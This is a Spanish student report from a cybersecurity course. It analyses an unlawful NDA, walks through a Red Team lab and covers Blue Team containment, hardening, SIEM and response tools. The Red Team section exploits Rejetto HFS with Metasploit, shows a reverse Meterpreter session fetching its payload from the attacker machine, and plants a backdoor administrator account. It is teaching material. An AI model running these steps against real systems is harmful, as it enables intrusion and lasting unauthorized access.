De acuerdo a la lectura del contrato se identifica que claramente puede comprometer a una persona profesionalmente, a continuación, se hace referencia a los fragmentos ilegales y un pequeño análisis del fragmento

Fragmento del contrato

“Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados.”

Análisis

Se puede deducir que dentro de las actividades de Whitehouse Security se están desarrollando procesos ilegales por tal motivo no quieren de ninguna manera que el profesional contratado revele las irregularidades que pueda encontrar

Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”.

parte receptora tenga conocimiento o a la que tenga acceso por cualquier medio o circunstancia en virtud de las reuniones sostenidas y/o documentos suministrados.

Fragmento del contrato

Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”.

Análisis

parte receptora tenga conocimiento o a la que tenga acceso por cualquier medio o circunstancia en virtud de las reuniones sostenidas y/o documentos suministrados.

Se observa que la empresa Whitehouse actualmente se encuentra interceptando desarrollando chuzadas, interceptando información y accediendo de manera no ética a los sistemas informáticos, claramente están rompiendo las leyes colombianas

Fragmento del contrato

No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros

Análisis

En esta parte del contrato podemos observar que la empresa desarrolla procesos ilegales que pueden comprometer al profesional que las desarrolle ética y legalmente, al no denunciar las actividades ilegales desarrolladas dentro de la empresa el profesional se vuelve cómplice automáticamente y puede enfrentar cargos severos y largas penas, además del retiro de su licencia por COPNIA en este caso

Fragmento del contrato

Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas

Análisis

En el momento de conocer que la información es ilegal y no poder adecuarlos a las autoridades el profesional se vuelve cómplice de la organización

Fragmento del contrato

Responder por el mal uso que le den sus representantes a la información confidencial.

Análisis

La organización a pesar de todas las actividades ilegales que desarrolla quiere que el profesional a cargo se haga responsable de la información confidencial que manejan, lo cual es bastante peligroso

Fragmento del contrato

Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento

Análisis

El contrato continúa comprometiendo cada vez más al profesional

Fragmento del contrato

La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de Whitehouse Security

Análisis

El profesional se compromete cada vez más con la organización al aceptar estas condiciones, lo correcto sería informar y claramente no firmar el contrato

Fragmento del contrato

Parágrafo: Cualquier divulgación autorizada de la información confidencial a terceras personas estará sujeta a las mismas obligaciones de confidencialidad derivadas del presente Acuerdo y la parte receptora deberá informar estas restricciones incluyendo la identificación de la información como confidencial.

Análisis

Si el contrato se llegara a firmar y el profesional habla con otra persona al respecto, automáticamente se vuelve cómplice de toda la actividad ilegal

Fragmento del contrato

Octava. Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security

Análisis

La empresa se quiere librar de todas las actividades ilegales y no éticas que desarrolla, en este párrafo el profesional se compromete a dejar libre de cualquier responsabilidad a Whitehouse por lo cual la pena puede caer totalmente sobre el

De acuerdo al análisis anterior de cada uno de los puntos del contrato, se identifica que claramente la empresa Whitehouse security se encuentra desarrollando actividades ilegales y no éticas dentro del marco legal colombiano, como el acceso abusivo a sistemas informáticos, interceptación de información sensible, datos de chuzadas, espionaje, apropiación de información de terceros, mal uso de información confidencial, y posiblemente al querer volver cómplices a otras personas

1.3. Anexo 4 – Escenario 3. Situación problema: Análisis Red Team

En el escenario 3 se debía analizar un equipo de una organización donde se venía presentando una fuga de información debió a una aplicación instalada con nombre Rejetto, el equipo tiene un sistema operativo Windows 7 con arquitectura x64, la aplicación que tiene instalada permite al atacante generar una Shell Reversa y abrir una sesión de Meterpreter lo cual es bastante peligroso

A continuación, se ejecuta el análisis del equipo con ayuda de las herramientas de Kali Linux y las etapas del pentesting


Recopilar información

En esta etapa el objetivo es encontrar información sobre que es Rejjeto, en diversos sitios web pude observar que es una herramienta utilizada para compartir información archivos con otras máquinas por internet, pero tiene una vulnerabilidad importante por las malas validaciones en la librería ParsetLib, también pude comprobar que esta vulnerabilidad ya se puede explotar utilizando Metasploit Framework cargando uno de los exploits ya desarrollados, esta fase se utilizó Google como herramienta para entender todo el contexto

Búsqueda de una base técnica

Esta fase tiene como objetivo conocer cuales herramientas de software utiliza la empresa ya es conocido que la empresa utiliza Rejjeto en su versión 2.3b la cual tiene una vulnerabilidad importante, esta herramienta corre por defecto en el puerto 80, en esta fase vamos a utilizar nmap el cual nos permite saber si el puerto se encuentra abierto o filtrado por alguna especie de firewall

Ilustración 9: Escaneo de puertos a la maquina vulnerable




Fuente: propia

Al ejecutar nmap con el parámetro -80 para filtrar por la aplicación vulnerable que conocemos, es posible observar que el puerto 80 se encuentra abierto y la aplicación HFS 2.3 se encuentra corriendo en el momento del escaneo, esta parte es importante para lograr explotar la vulnerabilidad

Análisis de vulnerabilidades y amenazas

Para la fase de análisis de vulnerabilidades y amenazas se utiliza nmap el cual lista todos los puertos que la maquina con Windows 7 tiene escuchando

Ilustración 10: Resultado del escaneo de puertos a la maquina




Fuente: propia

Con la información anterior ahora se puede utilizar Google para buscar vulnerabilidades en las aplicaciones anteriores, al buscar HttpFileServer en los resultados de búsquedas se puede observar que Metasploit Framework tiene un exploit que permite explotar la vulnerabilidad

También es posible utilizar Metasploit para encontrar exploits en su base de datos interna, al utilizar el comando search y el nombre de la aplicación se obtienen varios resultados

Ilustración 11: Utilizando el comando search de metasploit para buscar vulnerabilidades



Fuente: propia

Se puede observar que el exploit rejjeto_hfs_exec se puede utilizar y la misma aplicación indica que tiene un Rank excelente.

Explotación

Esta fase tiene como objetivo explotar las vulnerabilidades encontradas en los pasos anteriores, como ahora sabemos que Metasploit framerwork permite explotar la vulnerabilidad abrimos Kali Linux y cargamos el exploit

Ilustración 12: Cargando el exploit reverse tcp

Fuente: propia

Ahora es necesario configurar el exploit para eso vamos a utiliza el comando SET que permite establecer las variables, en este caso es necesario configurar la IP de la máquina que vamos atacar y la IP de la maquina donde tenemos instalad Kali Linux

Con set RHOST establecemos la IP de la máquina que vamos atacar

Con set SRVHOST establecemos la IP de la maquina con Kali

Ilustración 13: Configurando el exploit con las ips

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOST 192.168.1.76
RHOST ⇒ 192.168.1.76
msf6 exploit(windows/http/rejetto_hfs_exec) > set SRVHOST 192.168.1.77
SRVHOST ⇒ 192.168.1.77
```

Fuente: propia

Cuando tenemos todos los parámetros del exploit configurados es momento de ejecutar el exploit para eso vamos a ejecutar el comando “exploit” el cual se conecta con el equipo que vamos atacar y abre una sesión de meterpreter el cual nos permite interactuar por línea de comandos con la maquina

Ilustración 14: Ejecutando el exploit

```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.77:4444
[*] Using URL: http://192.168.1.77:8080/QVFPvo9ufb2s0
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is
obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is
obsolete
[*] Payload request received: /QVFPvo9ufb2s0
[*] Sending stage (175174 bytes) to 192.168.1.76
[*] Meterpreter session 1 opened (192.168.1.77:4444 → 192.168.1.76:49705) at 2021-03-11 06:26:39 -0500
[*] Sending stage (175174 bytes) to 192.168.1.76
[!] Tried to delete %TEMP%\sKewedQCXawVvr.vbs, unknown result
[*] Meterpreter session 2 opened (192.168.1.77:4444 → 192.168.1.76:49678) at 2021-03-11 06:26:41 -0500
[*] Sending stage (175174 bytes) to 192.168.1.76
[*] Meterpreter session 3 opened (192.168.1.77:4444 → 192.168.1.76:49677) at 2021-03-11 06:26:43 -0500
[*] Server stopped.

meterpreter >
```

Fuente: propia

Ahora tenemos todo el acceso, para comprobarlo vamos a crear un usuario administrador en Windows 7 donde se puede evidenciar que tenemos todo el control de la máquina, para ello utilizaremos el comando run getgui

Ilustración 15: Creamos el usuario para comprobar que tenemos todo el control


```
meterpreter > run getgui -u JohnSalcedo -p 123456

[!] Meterpreter scripts are deprecated. Try post/windows/
manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=va
lue [ ... ]
[*] Windows Remote Desktop Configuration Meterpreter Scri
pt by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]     Adding User: JohnSalcedo with Password: 123456
[-] Account could not be created
[-] Error:
[-]     Se ha completado el comando correctamente.
[*] For cleanup use command: run multi_console_command -r
 /home/kali/.msf4/logs/scripts/getgui/clean_up__20210310.
5129.rc
```

Fuente: propia

Ahora vamos a darle acceso al usuario como administrador, para ello vamos a utilizar el comando use incognito el cual nos permite crear usuarios en Windows y asociarlo a grupos [12]

Cargamos la aplicación incognito


Ilustración 16: Cargue de la aplicación incognito para asociar grupos de usuarios



Fuente: propia

Con el comando list_tokens –g podemos ver la lista de tokens del sistema, estos son como una especie de grupos, dentro de uno de estos tokens podemos observar el de administrador


Ilustración 17: Verificación de los roles disponibles



Fuente: propia

Vamos a utilizar el comando add_localgroup_user para añadir el usuario JohnSalcedo al grupo de administradores

Ilustración 18: Añadiendo el usuario al grupo administradores




Fuente: propia

[12] (Adastra, 2011)

Ahora si vamos a la maquina con Windows podemos observar que ahora el usuario es administrador del sistema

Ilustración 19: Evidencia del usuario creado de tipo administrador



Fuente: propia

En el proceso anterior vemos como la aplicación Rejetto fue vulnerada, conseguimos obtenemos una Shell reversa al equipo y una sesión abierta de Meterpreter, finalmente para comprobar que se tenía acceso total al equipo se crea un usuario de tipo Administrador

1.4. Anexo 4 – Escenario 4. Situación problema: Análisis Blue Team

En el escenario 4 se requería lo siguiente

- Analizar un caso de una máquina que estaba presentando un ataque en tiempo real
- Proponer medidas de hardenización para que el ataque no se repita mas
- Identificar las diferencias entre un equipo de Blue Team y un equipo de respuesta a incidentes informáticos
- Identificar para que fin se utilizaría un CIS (Center for Internet Security) dentro de un equipo de Blue Team
- Explicar las funciones y características de un SIEM
- Definir por lo menos 3 herramientas de contención de ataques informáticos hardware o software

Conteniendo el ataque informático en tiempo real

Verificar usuarios y contraseña
Primero que todo verificará si hay algún usuario extraño en el sistema, si existe algún usuario sin previa autorización lo desactiva o elimina, a los usuarios actuales les cambiaría la contraseña de accesos al sistema

Revisar los procesos del sistema
Si un atacante ejecutó algún proceso posiblemente lo podría ver en los procesos activos del sistema, se analiza a que pertenece, cuantos recursos puede estar consumiendo y lo terminaría, en Windows entraría por el administrador de procesos y en Linux con htop

Analizar el estado de la red
Buscaría alguna herramienta para analizar el estado de la red para verificar si quizás hay más consumo de lo normal, de pronto el atacante está transmitiendo algún tipo de información, posiblemente al identificar que está intentando transmitir se podría bloquear y no permitir más el acceso

Bloquear IPs
Al detectar en el paso anterior desde donde estamos recibiendo el ataque podemos agregar las IPs al firewall y no permitir más el acceso

Verificar puertos abiertos
Podemos hacer un escaneo rápido de los puertos que actualmente tenemos abiertos en el sistema, si son de aplicaciones que realmente tienen que tener los puertos abiertos empezaría por cambiar usuarios y contraseñas de acceso a esos puertos, si son puertos que no deberían estar abiertos los agregaría al firewall para bloquear el acceso, al tener el listado de puerto se puede investigar que posible

herramienta está corriendo en el equipo se procede a eliminarla o bloquearla según el caso

Verificar Logs
En los equipos linux y windows existen logs del sistema, si todo lo anterior no genera buenas pistas se pueden analizar los logs en busca de actividades sospechosas, en muchos casos los logs indican desde donde se está realizando una petición y con esto obtendremos la IP del atacante

Verificar bases de datos
Si tenemos motores de bases de datos como Mysql, Postgres etc, es bueno ver que bases de datos se encuentran creadas, a veces los atacantes se quieren adueñar de nuestro en equipo para volverlo servidor y crean bases de datos por ejemplo para CMS como Wordpress entre otros

Medidas de hardenización para que el ataque no se repita mas

Cerrar puertos
En la medida de lo posibles cerrar todos los puertos innecesarios para evitar que el atacante aproveche algún tipo de vulnerabilidad

Bloquear el acceso a la máquina de manera remota o reforzarlo
Si actualmente permitimos el acceso a la máquina por medio de SSH y no es necesario lo mejor es cerrar esa posibilidad, si no es posible cerrarlo lo que podemos hacer es limitar la cantidad de conexiones que podemos aceptar y entregarle a cada usuario una llave. pem que debe utilizar cuando se quiera conectar al servidor, también podría ser útil endurecer los permisos a los usuarios que necesitan entra en lo posible.

Bloqueo de IPs en listas negras
Si el ataque siempre llega desde un rango de IPs estos se pueden bloquear

Configurar adecuadamente el firewall
Verificar regularmente que el firewall está correctamente configurado y las reglas están bien

Implementar una VPN
Con el fin de reforzar el acceso externo al sistema, implementar una VPN puede ser una muy buena opción.

Utilizar un programa para escaneo de vulnerabilidades
Sería buena idea implementar un programa como OpenVas para el escaneo de posibles vulnerabilidades en el sistema, lo bueno de OpenVas es que en el reporte incluye posibles soluciones que se pueden aplicar, lo cual es bastante útil, también podemos utilizar nmap para escaneo de puertos, nmap es posible ejecutarlo con script que permiten relacionar un puerto o aplicación que corre a una posible vulnerabilidad, al conocer la vulnerabilidad podemos tomar medidas para su control

Entre otras cosas podemos mejorar la seguridad de la siguiente manera

Eliminar usuarios creados y cambiar contraseñas
Verificar los usuarios creados, si no se necesitan eliminarlo y cambiar las contraseñas de acceso regularmente

Actualización de aplicaciones
Los atacantes aprovechan las vulnerabilidades por aplicaciones no actualizadas, el objetivo aquí es intentar tener siempre la última versión, por ejemplo, del sistema operativo, si existen parches de seguridad lo mejor es aplicarlos rápidamente

Eliminar aplicaciones innecesarias o peligrosas y verificar procesos
Buscar que aplicaciones tiene instaladas el sistema y si es posible eliminarla sería lo ideal, el objetivo es mantener la instalación del sistema operativo tan mínima cómo es posible, monitorear los procesos que se están ejecutando es buena opción para blindar el sistema

Identificar las diferencias entre un equipo de blue team y un equipo de respuesta a incidentes informáticos

Una de las diferencias entre el equipo Blue Team y el equipo de respuesta a incidentes informáticos es que el Blue team trabaja desde el primer momento en busca de prevenir que un ataque se materialice, asegurando las redes, los equipos informáticos entre otros, no espera que un ataque se genere para empezar a blindar el sistema, planifican todo desde el primer momento, en cambio un equipo de respuesta a incidentes informáticos actúa cuando la el incidente ya ocurrió el problema de esto es que ya puede ser tarde y quizás el atacante ya logro su objetivo.

Otra diferencia entre ambos equipos es que un equipo de respuesta a incidentes informáticos dentro de sus servicios tiene la capacidad para desarrollar herramientas de seguridad es decir el equipo está compuesto por gente técnica en cambio el blue team no hace esta parte del trabajo, esto lo realiza el Red Team lo

cual es mejor porque permite al Blue Team concentrarse en ciertas áreas y no todo a la vez[13]

Identificar para que fin se utilizaría un CIS (center for internet security) dentro de un equipo de Blue

CIS es una organización que ayuda a personas, empresas y gobiernos a tener sistemas seguros contra Cyberataques, trabajaría con ellos para fortalecer las áreas de los sistemas donde trabajo ya que me ayudan a implementar las mejores prácticas, guías etc. probadas en el fortalecimiento de los sistemas, con ellos podría hacer que los sistemas inicien seguros y se mantengan seguros a lo largo del tiempo y poder operar con más tranquilidad.

Debido a su amplia experiencia podríamos aprender de ellos quizás sobre diferentes tipos de ataques y desarrollar estrategias de protección.

CIS ofrece diversos servicios, herramientas y guías, dentro de ellos están los 20 controles para fortalecer a la seguridad de las organizaciones, lo cual sería bastante útil para fortalecer a nivel general la organización y preparar adecuadamente al personal.

CIS también nos podría ayudar dentro de la organización a proteger sistemas específicos, en su sitio web tiene las mejores prácticas para proteger sistemas como Apache Tomcat, Nginx y muchos que normalmente se utilizan en las organizaciones los cuales si no son seguros la organización se vuelve vulnerable

Explicar las funciones y características de un SIEM

Un SIEM es un software que cuyo principalmente objetivo es ayudar a los analistas de seguridad informática a tener una forma estandarizada para analizar los sistemas informáticos en busca de protegerlos, el principal problema radica cuando los sistemas de software no son configurados correctamente esto genera lógicamente problemas de seguridad, los equipo de seguridad utilizan diversas herramientas para auditar las diferentes áreas de la empresa en busca de posibles amenazas, pero al no tener un formato estándar entre ellas el análisis de esta información se vuelve claramente más complejo y no se termina protegiendo los sistemas de la maneras más adecuada, alertas que se deberían conocer no se pueden ver a tiempo o se identifican amenazas que simplemente son ruido.[14]

[13] (Equipo de respuesta ante emergencias informaticas, 2021)
[14] (¿Que es un SIEM?, s.f.)

Un SIEM hace que el trabajo en el área de seguridad informática se vuelva más optimo ya que el SIEM garantiza que de una forma estándar se podrá analizar diversas áreas de los sistemas informáticos en un solo informe, este software no solo provee un informe estándar, las herramientas que tiene permite analizar por ejemplo si en algún momento dado hay picos en el ancho de banda, intentos no autorizados para entrar al sistema, presencia de ransomware entre otros, enviando a las personas indicadas alertas que permiten a los equipos actuar de manera proactiva permitiendo aumentar la seguridad de todo el sistema.

Cómo funciona

Este tipo de herramientas lo que hace es analizar todo desde un punto de vista de seguridad, antivirus, firewalls, redes etc, almacena toda la información en un punto central e intenta buscar patrones para encontrar posibles amenazas de seguridad a nivel interno de la organización o externo, la mayoría de estas aplicaciones utilizan inteligencia artificial para la búsqueda de los patrones

Características

- Permite a los equipos de seguridad obtener informes estándar por ejemplo de las posibles amenazas de seguridad
- No es necesario tener muchas herramientas para auditar los sistemas, el objetivo de SIEM es dar soporte a todo lo necesario
- Clasifica muy bien lo que son posibles amenazas o solo ruido, permitiendo a los equipos de seguridad trabajar más óptimamente
- Permite analizar el comportamiento de los usuarios a nivel interno, recordando que las amenazas no solo están a nivel externo
- Prioriza las amenazas de seguridad y permite darles seguimiento en todo el ciclo de vida

Definir por lo menos 3 herramientas de contención de ataques informáticos hardware o software

GRR Rapid Response: Es un framework para la contención de incidentes informáticos, consta de 2 partes, cliente y servidor, el software cliente es instalado donde queremos monitorizar información y servidor el cual se conecta con los clientes y constantemente se analiza el estado en busca de posibles amenazas, imaginemos el caso donde se tienen muchas máquinas para analizar, con GRRR es posible ejecutarlo muy rápido

Cynet: Es una herramienta de contención que permite a los equipos de seguridad tener una vista general de un ataque si este está ocurriendo, adicional a esto permite eliminar o poner en cuarentena posibles archivos maliciosos, bloquear el tráfico de la red

IBM Security Information and Event Management (SIEM) : Es un SIEM de IBM el cual los puede ayudar en la contención de incidentes informáticos, ya que nos brinda información de como luce la organización normalmente desde el punto de vista de seguridad informática y como luce cuando un incidente de seguridad se está ejecutando en tiempo real, por ejemplo podría detectar cuando la red está teniendo más carga de lo normal o si de alguna manera alguien intento colocar diversas veces una contraseña y se equivocó hasta que logro entrar o si quizás en el momento se está ejecutando un ataque de denegación de servicio podríamos conocer cuál es la IP del atacante, añadirla a la lista negra y quizás lograr contener el ataque

Cyber Triage: Es una herramienta que permite dar respuesta a incidentes informáticos, Cyber Triage está continuamente monitoreando los end points de la organización, si algo anormal empieza a ocurrir Cyber Triage envía por la red o USB lo necesario al end point para recolectar la información de la anomalía, esta información es enviada al software central y genera una seria de reportes que pueden ayudar a los equipos de seguridad para saber cómo pueden actuar[15]

[15] (Cybertriage, s.f.)

2. ASPECTOS QUE APORTEN AL DESARROLLO DE ESTRATEGIAS DE REDTEAM & BLUETEAM

La comunicación es un elemento clave

La comunicación entre ambos equipos es fundamental con el fin de mejorar continuamente, el equipo Blue Team solamente puede prevenir un ataque si Red Team Indica como se logro

Tener un plan de acción

Actualmente existen muchas metodologías y escenarios que se pueden aplicar en el momento en el que Red Team ataca, pero deben limitar sus objetivos y tener metas medibles entonces Blue Team tendrá el insumo con que puede trabajar y analizar con el fin de crear objetivos y metas medibles, en conclusión, el plan de ambos equipos debe ser hasta cierto punto construido en conjunto

Reevaluación

En el momento en que los equipos completan un escenario de prueba una tarea etc, es importante para construir conocimiento que se analice el escenario entre ambos equipos con el fin de entender que es posible mejorar que pueda ser útil para los siguientes pasos

Nunca parar de aprender

Ambos equipos tienen que estar formados por profesionales que les encanta aprender continuamente, deben estar enterados de las ultimas herramientas, técnicas de defensa, técnicas de ataque, trucos entre otros, si los equipos son pasivos en este contexto es fácil que los atacantes los supere en algún momento debido a que el atacante si que esta aprendiendo continuamente como romper un sistema [16]

Una forma muy buena de estar aprendiendo continuamente es ir a conferencias, escuchar que dicen otras personas, posiblemente en estos eventos esten llenos de otros equipos de Red Team y Blue Team con buenos resultados, es una buena forma de aprender de ellos

[16] (What's Your Defense Strategy? Best Practices for Red Teams, Blue Teams, Purple Teams, s.f.)

Visitar foros donde posiblemente los atacantes interactúen

Seguramente existen infinidad de Foros donde los atacantes hablan y presumen de sus últimos ataques, como lo hicieron que lograron, información puede salir de todo este análisis

Think out of the Box

Esto significa que ambos equipos deben buscar la manera de innovar muy rápidamente, seguramente los atacantes están pensando lo mismo, si los equipos no innovan posiblemente estén descubriendo áreas importantes de los sistemas

3. CONCLUSIONES QUE PERMITAN LA CONSTRUCCIÓN DEL CONOCIMIENTO DESDE EL ENFOQUE DE LA CIBERSEGURIDAD.

De acuerdo a las actividades desarrolladas en el seminario de especialización y con el fin de fortalecer los conocimientos en el contexto de la Cyber seguridad se concluye que una empresa debe contar con un equipo Red Team y Blue Team que se encarguen de la protección de la información diariamente ya que existe siempre la posibilidad de recibir un ataque informático en cualquier momento, lo ideal es estar preparados, algo a tener en cuenta es que el equipo de profesionales de estos equipos deben ser personas que nunca paran de aprender, donde diariamente están innovando, buscando herramientas, buscando la forma de mejorar sin parar, esto es un punto clave, entre otras cosas ambos equipos deben tener una alta comunicación que permita a cada equipo aprender del otro.

De acuerdo al informe técnico es posible observar que la cyberseguridad no es un tema que se pueda resolver de un dia para otro, debe existir una planificación real donde el equipo de Red Team deje en claro cual es el alcance de la prueba, cuales son sus metas y como van hacer estas medidas, lo mismo debe hacer el equipo blue team al final ambos equipos pueden comparar sus resultados y seguir aprendiendo a medida que avanzan.

Es claramente evidente como el informe se evidencia gran cantidad de herramientas que se pueden utilizar para muchos propósitos, los equipos de Red Team y Blue Team que realmente quieran ser eficientes y lograr buenos resultados deben conocerlas, como trabajan en que casos se deben aplicar, necesariamente no es requerido conocerlas a fondo, pero si es importante por lo menos conocer que estas herramientas existen.

4. RECOMENDACIONES PARA EL PLANTEAMIENTO DE ESTRATEGIAS QUE PERMITAN ENDURECER LOS ASPECTOS DE SEGURIDAD EN UNA ORGANIZACIÓN

Con el fin de fortalecer los aspectos de seguridad informática de la organización se presentan las siguientes recomendaciones i/o estrategias

Implementar equipos de Red Team y Blue Team

Si la empresa tiene la capacidad de implementar equipo de Red Team y Blue Team es muy valioso ya que en conjunto garantizan la protección de los sistemas y la información de la empresa, ambos equipos trabajan en conjunto mejorando día a dia la protección, el equipo de Red Team realiza ataques controlados a los sistemas de la organización y Blue Team aprende y sigue fortaleciendo la seguridad, por lo general en empresas pequeñas posiblemente los recursos económicos no alcanzan para tener ambos equipos pero por lo menos debe existir alguna persona que se encargue de controlar los aspectos de seguridad informática de la empresa y debe estar capacitada de manera adecuada.

Configurar adecuadamente las aplicaciones y sistemas operativos

En ocasiones los ataques informáticos logran su objetivo por configurar inadecuadamente los sistemas de información y sistemas operativos (Configuraciones por defecto, entre otras), los equipos de Red Team y Blue Team deben verificar si esta configuración se encuentra correcta, cada aplicación instalada debe ser verificada, sin importar si esta se utilice de manera local y a un más si esta se puede acceder de manera remota.

Lo interesante es que hay organizaciones como CIS (Center for Internet Security) [17]que se encargan de crear contenido muy útil para endurecer las aplicaciones en el contexto de la seguridad informática

